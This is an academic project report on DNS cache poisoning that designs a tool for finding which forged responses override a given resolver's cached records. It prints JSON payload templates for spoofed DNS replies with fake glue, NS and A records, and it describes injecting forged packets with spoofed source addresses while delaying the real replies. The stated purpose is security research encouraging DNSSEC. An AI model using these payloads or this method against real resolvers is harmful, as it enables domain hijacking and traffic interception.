
DNS Caching Policies

20/5/2015

89-985PROJECT



Roee Shlomo
BAR ILAN UNIVERSITY

Table of Contents

Introduction

This project focuses on DNS caching policies and attempts to provide an automated tool that suggests methods of overriding cached records of any given DNS resolver in an attacker model where challenge-response mechanisms can be bypassed.

Abstract

Attacks against DNS impose a serious security threat to today's Internet. Cache poisoning attacks on DNS are one type of attacks that is considered highly dangerous and is being actively investigated by the research community, leading to improvements in the security aspect of popular DNS software applications. In a DNS cache poisoning attack the attacker attempts to override cached records in a resolver application with fake information that allows him e.g. to take control over a domain. Considering different resolver software applications implement caching differently and that security patches have been applied in recent years to make such attacks on the DNS cache less feasible, the method an attacker would use to override cached records varies depending on the DNS software used. In this work we investigate the caching policies of widely used resolver applications to suggest attack methods against them and ultimately provide a tool that would output the best attack payload for any given remotely accessible DNS resolver server.

DNS Background

The Domain Name System (DNS) is a hierarchical distributed naming system that associates data records with domain names. Its primary use is mapping of domain names to IP addresses, but various other record types are used in the DNS system, e.g. for associating a mail server to a domain.


The DNS hierarchy is built according to a global *name space* where the root of the hierarchy is associated with the *null* label (marked as a dot), one level below it are the top level domains (TLDs) such as *com*, *org*, *edu* and country code TLDs, and the hierarchy continues towards locally administrated *zones* that define their own domains' mappings.

The main components of the DNS system are resolvers and name-servers. A resolver is a software component that is responsible for asking DNS questions and can be considered the client side of the DNS system, while a name server is responsible for answering these questions and can be considered its server side component. A name server can answer with a referral to another name server closer in the hierarchy to the target domain until the resolver can reach an authoritative name server that is authoritative for the zone in question. A resolver that sends these queries following referrals until it reaches the final answer is called a recursive resolver.

For efficiency reasons caches are used in various parts of the DNS system. The most interesting cache, security wise, is the cache used inside a recursive resolver. In example, ISPs usually set up DNS servers that provide recursive resolution to their clients. These servers contain a cache holding the answers to previously asked questions, thus allowing direct answering of similar questions in the future. DNS cache poisoning attacks exploit vulnerabilities of the system to inject fake information into that cache, thus providing clients fake answers from the poisoned cache.

Upon receiving a DNS response, a resolver caches several parts of the response for later use, according to the TTL (time to live) value of each record. The DNS message format is illustrated in Figure 1.

Figure 1: DNS message format



It starts with a 12 bytes header, following a question section, an answers sections, authority section and additional section. Each section holds a Resource Record Set (RRset). The authority section usually includes NS records to allow referral to other name servers. The additional section provide additional information, e.g. the IP address of a domain listed in the authority section is provided as glue in the additional section RRset.

In our work we are interested to know what flags and what RRsets allow successful cache overriding of different types of resource records.

Table 1 lists the DNS flags. We focus on the AA, RA, AD and RCODE flags. Those flags are controlled by the answering name server and we would like to test any combination of those flags. For RCODE we focus on two possible values, NOERROR for successful response and NXDOMAIN to mark that the domain in question does not exist.

Table 1: DNS Flags

Flags	Description	Bits
QR	Query/Response	1
OPCODE	Operation Code	4
AA	Authoritative Answer	1
TC	Truncated	1
RD	Recursion Desired	1
RA	Recursion Available	1
AD	Authenticated Data	1
CD	Checking Disabled	1
RCODE	Return Code	4

Table 2 lists the various types of resource records. We focus on overriding A and NS resource records.

Table 2: DNS RR types

Type	Meaning	Value
SOA	Start of Authority	Parameters for this zone
A	IP address of a host	32-Bit integer
MX	Mail exchange	Priority, domain willing to accept e-mail
NS	Name Server	Name of a server for this domain
CNAME	Canonical name	Domain name
PTR	Pointer	Alias for an IP address
HINFO	Host description	CPU and OS in ASCII
TXT	Text	Uninterpreted ASCII text

Context

DNS was not designed with security in mind, yet many fundamental components of *Web Security* depend on the DNS system. One concrete example are Certificate Authorities. An attacker that can override the cache records of a CA's resolver may redirect mail traffic to its own server, allowing the retrieval of secret digital certificates. It's thus clear that DNS is a serious weak point in web security.

To address this problem, DNSSEC (Domain Name System Security Extensions) was suggested. It provide resolvers origin authentication of DNS data, authenticated denial of existence, and data integrity. This removes the threat of cache poisoning attacks. However although suggested in 1997, the deployment of DNSSEC is still very limited. Perhaps due to the fact that current patches in DNS resolvers gives the (wrong) impression that resolvers are secure against off path DNS poisoning attacks.

This work is part of a project that demonstrates real world off path cache poisoning attacks to show Web Security is in danger, encouraging quicker adoption of DNSSEC.

State Of The Art

DNS cache poisoning attacks have been studied extensively in recent years. Most existing work is focused on off path attack vectors.

In early years, DNS servers cached resource records received in DNS responses without necessary validation checks. In fact, a response could contain information that has nothing to do with the query itself, e.g. a query to www.aaa.com could result in a malicious response with a mapping of www.bbb.com to the attacker's IP address in the Addition section, and that address would have been cached by the resolver giving the attacker control over the domain. Since 1997, a check called **Bailiwick check** is performed to address this issue. Specifically, the Authority and Additional sections must represent names that are within the same domain as the question.

In 2008, Dan **Kaminsky** discovered a DNS poisoning attack that allow off path attacks. His attack showed that an attacker can override cached records by sending queries about non existing sub-domains and responding with a burst of spoofed responses, each with different transaction ID, that override existing records using the authority section (the details of the attack are out of scope). As a consequence, many patches where suggested to make the challenge-response mechanism in the DNS protocol more difficult to break. Most importantly, it was suggested to use random source ports to extend the entropy to 2^32, making blind guessing practically impossible.

Recent research focus on the possibility of DNS cache poisoning even in the presence of patches introduced after the Kaminsky attack. In *Security of patched DNS* [4] the authors discuss the security of such patches and suggests methods of de-randomization of ports in the presence of NAT. In *Fragmentation Considered Poisonous* [3] the authors suggest a fragmentation based cache poisoning attack that bypass all challenge-response mechanisms. In *Fragmentation Considered Leaking* [5] the authors suggest a method for fragmentation based port de-randomization and methods for name server pinning. These works all assume a known method for actual cache overriding of any target resolver.

However, different servers implement the DNS cache differently and so a globally known method for overriding cache records does not necessarily exist. This is especially true nowadays after more security patches have been applied to avoid such attacks. One can think of a different threat model where the attacker has eavesdropper capabilities. In this model the discovery of challenge-response fields is not an issue and the attacker mostly needs to figure out the appropriate packet payload that allows overriding a desired record.

The suggested rules for cache implementation are described in RFC-2181 [2]. Among other things this RFC describe the concept or *Ranks*. A cached record is given a rank (or *Trust Level*) according to the way it was discovered. E.g. a record in the Answers section of an authoritative name server has higher rank than that of a record retrieved via glue in the Additional section and thus can override it.

Table 3 lists the various ranks, the numbering match the bind9 implementation.

Table 1: RR Cache Ranks

Symbol	Rank	Description
ultimate	8	This server is authoritative
secure	7	Successfully DNSSEC validated
authanswer	6	Answer from an authoritative server
authauthority	5	Received in the authority section as an authority response
answer	4	Answer from a non-authoritative server
glue	3	Received in a referral response
additional	2	Received in the additional section of a response

One work that uses an eavesdropper attacker model and consider ranks is *The hitchhiker's guide to DNS cache poisoning* [6]. In this work the authors model the cache implementations of the bind and unbound resolvers and use the *ProVerif* [1] tool to automatically detect payloads that allow cache overriding. Their work provide insightful observations about bind and unbound. It is limited for our use case though as it only provides result for the modelled resolves and requires manual modelling of any other resolver application and any future release of the bind and unbound resolvers. It also requires us to know what implementation the target resolver is using. Their work ignores protections like lame server resolving and non-improving referral.

Goal

The ultimate goal of this project is to provide an automated tool that allows attackers to choose the appropriate method for overriding cached records of any specified, publicly accessible, DNS caching server. To achieve this goal there are several areas of research necessary, as described next.

Design overriding methods set

We first design a set of cache overriding methods. We define these methods according to existing research knowledge and extend it as needed. An overriding method considers what queries we need the target resolver to send and most importantly what DNS payload and header fields are needed in the spoofed responses. We define two families of overriding methods:

1. **Direct** methods spoof malicious packets using the authoritative name server's IP. Note that the DNS messages do not necessarily have an answer or an AA flag set, the important identifier of this family is that the source IP of the spoofed packets is known to the attacked resolver as the authoritative name server of the domain in question.
2. **Referral** methods spoof malicious packets using an upper level name server IP. In example for attacking the domain "example.com" the spoofed packet originates from a "com" name server. Note again that the spoofed message itself may not really be a referral. From an attacker's point of view these methods create different challenges as we must force the resolvers to send requests to the upper level name server, we address these challenges in our work.

The designed overriding methods are in fact templates that should match different domains and their setups. Specifically, we differentiate between domains with external name servers to domains with an in bailiwick name server domain (e.g. comsec.os.biu.ac.il is an in bailiwick name server domain for biu.ac.il). This is important because it affects the rank of the NS resource records.

We described RRsets ranks earlier. We now add the additional information that NS-type RRsets received in a referral are special, they always override the cached records but are stored with rank 3. For our work, ranks 8 (in local zone) and 7 (DNSSEC validated) are out of question and we do not consider them. A-type RRsets in ranks 6 (authoritative answer) and 4 (non-authoritative answer) are not expected to be overridable. We therefore target A-type RRsets with ranks 2 and 3, and NS-type RRsets with ranks 2, 3, 5 and 6.

Popular resolvers study

As part of this project we study the caching policy of popular DNS software applications and design attacks targeting their vulnerabilities.

For that purpose we design a **Local Classifier** tool. The local classifier builds a list of tests from our overriding methods set by filling missing parameters such as flags (each combination is tested separately), domains and IP addresses (from user input or auto detection). It then runs each test against a locally installed resolver application and reports success of failure.

We choose to study the caching vulnerabilities of some of the most popular DNS server implementations: BIND, Unbound and Windows Server DNS. Different configurations of these resolvers should be tested in case a configuration may affect the caching policy.

As we use a locally installed resolver, a local network spoofer can inject DNS responses no matter what the questions contain (i.e. regardless of the domain). This allows us to test against different domain setups:

- Domains with in bailiwick name servers domains
- Domains with out of bailiwick name servers domains
- Domains with DNSSEC signatures

The Local Classifier generates raw results, we conclude from those raw results about the specific vulnerabilities of each implementation.

Remote classification

After obtaining a set of cache overriding methods provable against popular implementations we propose another tool for classifying the caching policy of remote resolvers.

One way to approach this problem is using fingerprinting tools to discover the software version of the DNS implementation running on the remote resolver and then use the corresponding conclusions from our popular resolvers study. This approach has a few drawbacks though. First, fingerprinting does not provide information regarding the actual configuration of the software. Second, our study did not cover all implementations and releases (It's impractical to do so). Finally, fingerprinting simply does not always work. This leads us to implementation of an automated tool similar to the Local Classifier but targeting remote resolvers.

The **Remote Classifier** tool works similar to the local classifier but requires concrete adjustments due to the fundamental difference of not controlling the target machine.

To allow responding with fake data in both Direct and Referral tests, a local environment with appropriate domains and name servers is required. Other aspects of the local classifier that depend on controlling the target should also be adjusted, e.g. clearing the cache between tests is no longer an option so we use a TTL based approach in the remote classifier instead. One challenge that may arise here are unexpected reactions from resolvers, e.g. query retries or unexpected follow-up queries that may affect caching.

We evaluate our tool both in lab environment and against an extended list of open resolvers and report our results.


Implementation

Base Architecture

Overview

The base architecture is shared between the Local and Remote classifier implementations as illustrated in the figure below.

Figure 2: Base Architecture of classifier implementation



Overriding Methods Set (OMS) is a static set of templates describing cache overriding methods. The set is developed throughout our work based on acquired knowledge and intermediate results. A template describes a method to override a specific type of record (e.g. NS, A or MX).

Test Builder is the main component of the pre-processing step of the system. It's responsible for creating a list of concrete tests from the OMS templates based on the templates themselves, **user input** and **automatic parameters discovery** of missing parameters. From each template it creates several tests, one for each DNS flags combination.

Execution Manager is responsible for the actual running of the tests. It functions as a state machine following the progress of each test and proceeding to next step once completed. It uses a **DNS Query Issuer** to send DNS queries (and possibly receive responses) and a **DNS Query Interceptor** module to catch DNS requests originated from the target resolver so we could respond to them with our spoofed responses. All operations run in a dedicated thread managed by the **I/O Service** module.

Used libraries

We implement the Classifier application in C++11.

- Networking library: boost::asio.
- Packet crafting and sniffing library: libtins
- JSON library: json11 by Dropbox©, Inc.
- DNS fingerprinting tool: fpdns (perl)

Overriding Methods Set (OMS)

Description

The OMS is a set of templates, each with the following attributes:

- **Name** to identify the template easily
  - Referral methods must have "REF_" prefix in their name
- DNS **Query** specified as domain name and type.
- List of **Answer** Resource Records.
- List of **Authority** Resource Records.
- List of **Additional** Resource Records.
- **Verification rule** specified as a query along with its expected result.

A Resource Record is a structure holding:

- **Label** in a domain format.
- **Type** setting the record type as either A, AAAA, NS, SOA, MX, etc.
- **Data** in the format appropriate to the type (e.g. domain name, IP address).

All attributes can be parameterized to allow usage of the same template for different domains and different setups. Text inside angle brackets (<>) is a variable. Using variables, the description of templates gets very simplistic, e.g. there is no need to consider multiple name servers when writing a template.

Any string can be used as variable name, but for automatic parameters discovery we use <domain> as the target domain, <rand> and <verify> for random string, <*_ns> for name servers and <*_ip> for IPv4 addresses.

The OMS is described using JSON format and can be modified easily as needed. Example of template definition:

```
"NS_HG_P2": [                                          Name
    ["<rand>.<domain>", "A"],                          Query
    [["<rand>.<domain>", "<fake_ns_ip>", "A"]],        Answers RR list
    [["<domain>", "<domain_ns>", "NS"]],               Authority RR list
    [["<domain_ns>", "<fake_ns_ip>", "A"]],            Additional RR list
    ["<verify>.<domain> <fake_ns_ip>"]                 Verification rule
  ]
```

This template is based on one of the payloads suggested in [1]. It describes responding to a query of a random subdomain with a fake response message using the authoritative name server's IP as source address. The fake response should provide an answer in the answers section, the real name servers in the authority section, but a fake glue in the additional section. As verification it should send a query about the IP address of a random subdomain and expects a fake IP in case of a successful poisoning.

Developed templates

Target name-servers A records

These templates attempt to replace the IP address of the name-servers of a specified target domain. As verification we run a query for a random subdomain and expect to get a fake IP address from out fake name-server in case the cached was poisoned successfully.

We use variations of the payloads specified in [6] and add one more payload.

```
"NS_HG_P1": [
   [ "<rand>.<domain>", "A" ],
   [ ],
   [ [ "sub.<domain>", "<domain_ns>", "NS" ] ],
   [ [ "<domain_ns>", "<fake_ns_ip>", "A" ] ],
   [ "<verify>.<domain> <fake_ns_ip>" ]
]

"NS_HG_P2": [
   [ "<rand>.<domain>", "A" ],
   [ [ "<rand>.<domain>", "<fake_ns_ip>", "A" ] ],
   [ [ "<domain>", "<domain_ns>", "NS" ] ],
   [ [ "<domain_ns>", "<fake_ns_ip>", "A" ] ],
   [ "<verify>.<domain> <fake_ns_ip>" ]
]

"NS_HG_P3": [
   [ "<rand>.<domain>", "A" ],
   [ ],
   [ [ "<domain>", "<domain_ns>", "NS" ] ],
   [ [ "<domain_ns>", "<fake_ns_ip>", "A" ] ],
   [ "<verify>.<domain> <fake_ns_ip>" ]
]

"NS_HG_P4": [
   [ "<rand>.sub.<domain>", "A" ],
   [ ],
   [ [ "sub.<domain>", "<domain_ns>", "NS" ] ],
   [ [ "<domain_ns>", "<fake_ns_ip>", "A" ] ],
   [ "<verify>.<domain> <fake_ns_ip>" ]
]

"NS_RO_P1": [
```

```
    [ "<rand>.<domain>", "A" ],
    [ ],
    [ [ "<rand>.<domain>", "<domain_ns>", "NS" ] ],
    [ [ "<domain_ns>", "<fake_ns_ip>", "A" ] ],
    [ "<verify>.<domain> <fake_ns_ip>" ]
  ]
```

Target name-servers A records using referral method

These templates attempt to replace the IP address of the name-servers of a specified target domain using referral attack. A query is made to some other domain name (possibly non-existing domain). That query should generate requests by the target resolver to some high level name-server and we spoof the referral from that server in a way that affects the target domain.

Example: targeting the domain biu.ac.il and its name-server comsec.os.biu.ac.il, we could generate a request for non-existing domain <random>.ac.il. We then fake a response from an 'il' name-server as a referral to comsec.os.biu.ac.il with fake glue information.

We could also use our own malicious domain instead of a non-existing domain. This allows controlling the real referral response size in case the attacker uses a fragmentation based poisoning attack. Note that in this setup a minimal TTL value should be used to make sure the resolver will always query the top level server.

During our work we observed that some resolvers send separate AAAA queries in case the glue only provide A records, leading to injection of the real A record received via glue in the AAAA response. For that reason we've added a template that also provide IPv6 addresses in the glue.

```
  "REF_NS_P1": [
    [ "<rand>.<666domain>", "A" ],
    [ ],
    [ [ "<666domain>", "<refdomain_ns>", "NS" ] ],
    [ [ "<refdomain_ns>", "<fake_ns_ip>", "A" ] ],
    [ "<verify>.<refdomain> <fake_ns_ip>" ]
  ]

  "REF_NS_P2": [
    [ "<rand>.<666domain>", "A" ],
    [ ],
    [ [ "<666domain>", "<refdomain_ns>", "NS" ] ],
    [
      [ "<refdomain_ns>", "<fake_ns_ip>", "A" ],
      [ "<refdomain_ns>", "<fake_ns_ipv6>", "AAAA" ]
    ],
    [ "<verify>.<refdomain> <fake_ns_ip>" ]
  ]
```

Target NS records

These templates attempt to replace the name-servers of a domain by adding a new NS record to the cache.

```
"NS_NEW_P1": [
   [ "<rand>.<domain>", "A" ],
   [ [ "<rand>.<domain>", "<fake_ns_ip>", "A" ] ],
   [ [ "<domain>", "<fake_ns>", "NS" ] ],
   [ [ "<fake_ns>", "<fake_ns_ip>", "A" ] ],
   [ "<verify>.<domain> <fake_ns_ip>" ]
]

"NS_NEW_P2": [
   [ "<rand>.<domain>", "A" ],
   [ ],
   [ [ "<domain>", "<fake_ns>", "NS" ] ],
   [ [ "<fake_ns>", "<fake_ns_ip>", "A" ] ],
   [ "<verify>.<domain> <fake_ns_ip>" ]
],
```

Target A records

These templates attempt to replace the value of any target A record. As verification we run a query about the target record and expect to get our fake value in case the cached was poisoned successfully.

```
"TR_HG_P1": [
   [ "<rand>.<domain>", "A" ],
   [ ],
   [ [ "sub.<domain>", "<target_record>.<domain>", "NS" ] ],
   [ [ "<target_record>.<domain>", "<fake_ns_ip>", "A" ] ],
   [ "<target_record>.<domain> <fake_ns_ip>" ]
]

"TR_HG_P2": [
   [ "<rand>.<domain>", "A" ],
   [ [ "<rand>.<domain>", "<fake_ns_ip>", "A" ] ],
   [ [ "<domain>", "<target_record>.<domain>", "NS" ] ],
   [ [ "<target_record>.<domain>", "<fake_ns_ip>", "A" ] ],
   [ "<target_record>.<domain> <fake_ns_ip>" ]
]

"TR_HG_P3": [
   [ "<rand>.<domain>", "A" ],
   [ ],
   [ [ "<domain>", "<target_record>.<domain>", "NS" ] ],
   [ [ "<target_record>.<domain>", "<fake_ns_ip>", "A" ] ],
   [ "<target_record>.<domain> <fake_ns_ip>" ]
]
```

```
"TR_HG_P4": [
   [ "<rand>.sub.<domain>", "A" ],
   [ ],
   [ [ "sub.<domain>", "<target_record>.<domain>", "NS" ] ],
   [ [ "<target_record>.<domain>", "<fake_ns_ip>", "A" ] ],
   [ "<target_record>.<domain> <fake_ns_ip>" ]
]

"TR_RO_P1": [
   [ "<rand>.<domain>", "A" ],
   [ ],
   [ [ "<rand>.<domain>", "<target_record>.<domain>", "NS" ] ],
   [ [ "<target_record>.<domain>", "<fake_ns_ip>", "A" ] ],
   [ "<target_record>.<domain> <fake_ns_ip>" ]
]
```

Target A records using referral method

These templates attempt to override the value of target A records using referral methods.

```
"REF_TR_P1": [
   [ "<rand>.<666domain>", "A" ],
   [ ],
   [ [ "<666domain>", "<target_record>.<refdomain>", "NS" ] ],
   [ [ "<target_record>.<refdomain>", "<fake_ns_ip>", "A" ] ],
   [ "<target_record>.<refdomain> <fake_ns_ip>" ]
],
"REF_TR_P2": [
   [ "<rand>.<666domain>", "A" ],
   [ ],
   [ [ "<666domain>", "<target_record>.<refdomain>", "NS" ] ],
   [
      [ "<target_record>.<refdomain>", "<fake_ns_ip>", "A" ],
      [ "<target_record>.<refdomain>", "<fake_ns_ipv6>", "AAAA" ]
   ],
   [ "<target_record>.<refdomain> <fake_ns_ip>" ]
],
```

The OMS templates are stored in “oms.json” file, allowing users of the tool to test newly developed methods easily.

We’ve tried many other templates that were not provable effective during initial tests. These include CNAME and SOA based templates. To use SOA records use a human readable format in the value field, e.g.: "ns.example.com. hostmaster.example.com. 2015151901 1d 15m 3w 2h".

Tests Builder

The *Tests Builder* module is responsible for building a list of concrete tests based on the *OMS* templates.

Template Parsing

Parsing an OMS template involves extracting all parameterized fields from the template and assigning concrete values to them. As a simple example, a <domain> parameter would be replaced by an actual domain name provided by the *User Input Handler* module.

A parameter can also hold multiple values. In example, a <domain_ns> parameter would usually be replaced by the authoritative name servers' addresses. Therefore, the parser automatically expands multi-value parameters to multiple records as needed. The *User Input Handler* module supports passing multi-value parameters from the command line.

The *Automatic Parameters Discovery* module attempts to detect the values of any remaining unassigned parameters:

- <rand> and <verify> are replaced with random strings.
- <X_ns> is replaced by <X>'s name servers, detected using the dig tool.
- <X_ip> is replaced by <X>'s IPv4 address, detected using the dig tool.
- <target_record> defaults to www
- <ref_domain> defaults to <domain>

Test Structure

After the parsing phase, the *Tests Builder* can create the list of tests.

For each template and each combination of RA, AA, AD and RCODE flags the builder creates a test as a sequence of the following actions:

1. **Flush:** removes poisoned records from the target resolver's cache.
2. **Insert:** queries <target_record>.<domain> to insert the original records to target resolver's cache (answer, name servers, etc).
3. **Spoof:** sends a query and spoofs its response as defined in the parsed template.
4. **Verify:** checking for success as defined in the parsed template.

The implementation of these actions in the local classifier is different from that of the remote classifier, yet both use the same *Test Step* primitives:

Command (run external command), ***Process*** (run process on separate thread and report on completion), ***Sleep***, ***Query*** (sends a DNS query and reports on response received or timeout), ***Response*** (sends DNS query and responsible for spoofing responses) and ***Verify*** (sends DNS query and handles its response to mark success or failure).

Execution Manager


The *Execution Manager* module is responsible for the flow of the program while the tests are running. It initiates the first operational step of the first test and follow events such as timeouts and received DNS messages to feed the steps with information and check for their completion. Once the final step of a test is completed it enqueues the result of its Verify step into a results structure and proceed to the next test until completion.

The *Execution Manager* is implemented as a state machine and a separate *I/O Service* thread is used for running all operations. The *I/O Service* uses the proactor design pattern, allowing asynchronous operations and concurrency without using additional threads. The entire execution of the program is done from an event loop thread using asynchronous operations and event handlers. This allows us to use components like the *DNS Query Interceptor* without additional synchronization complexity.

More importantly, it allows usage of **multiple** Execution Managers concurrently, each targeting a different resolver.

The proactor design pattern is illustrated in the figure below.

Figure 3: Proactor Design Pattern



The *initiator* issues an asynchronies operation such as socket read. An *Asynchronous Operation Processor* executes the asynchronies operation and enqueues completion events into the *Completion Event Queue*. A *Proactor* uses the *Asynchronous Event Multiplexer* to dequeuer completion events and then dispatch a completion handler set by the *Initiator* for the specific operation.

Local classifier

Operation

The local classifier architecture is identical to the base architecture, with an added module for flushing the local resolver cache and a concrete implementation of the DNS Query Interceptor module.

We use a sniffer as the DNS Query Interceptor. The sniffer catch outgoing DNS requests and, if a spoof is needed, raw sockets are used for injecting fake responses as network packets with spoofed IP addresses. Notice that we must beat the real response and therefore we use methods to delay network packets so we could always inject our fake response before the real response arrives.

The operations in each test in the local classifier are as follows:

- **Flush**: clear cache by running appropriate cache clearing command
- **Insert**: query target record to push it (and additional records) into cache
- **Spoof**: send a query and spoofs its response with high TTL value of 172800
- **Wait**: If resolver is bind9, sleep for 15 seconds due to cache synchronization delay
- **Verify**: check for success using a verification query

Usage

./classifier 127.0.0.1 [-templates args] [-variable args]…

Optional arguments:

-templates args (=all)	OMS templates to use
-variable args	Values of any template variable can be specified

Output

The classifier writes two files to output subdirectory:

127.0.0.1.log Detailed debug information on all performed steps.

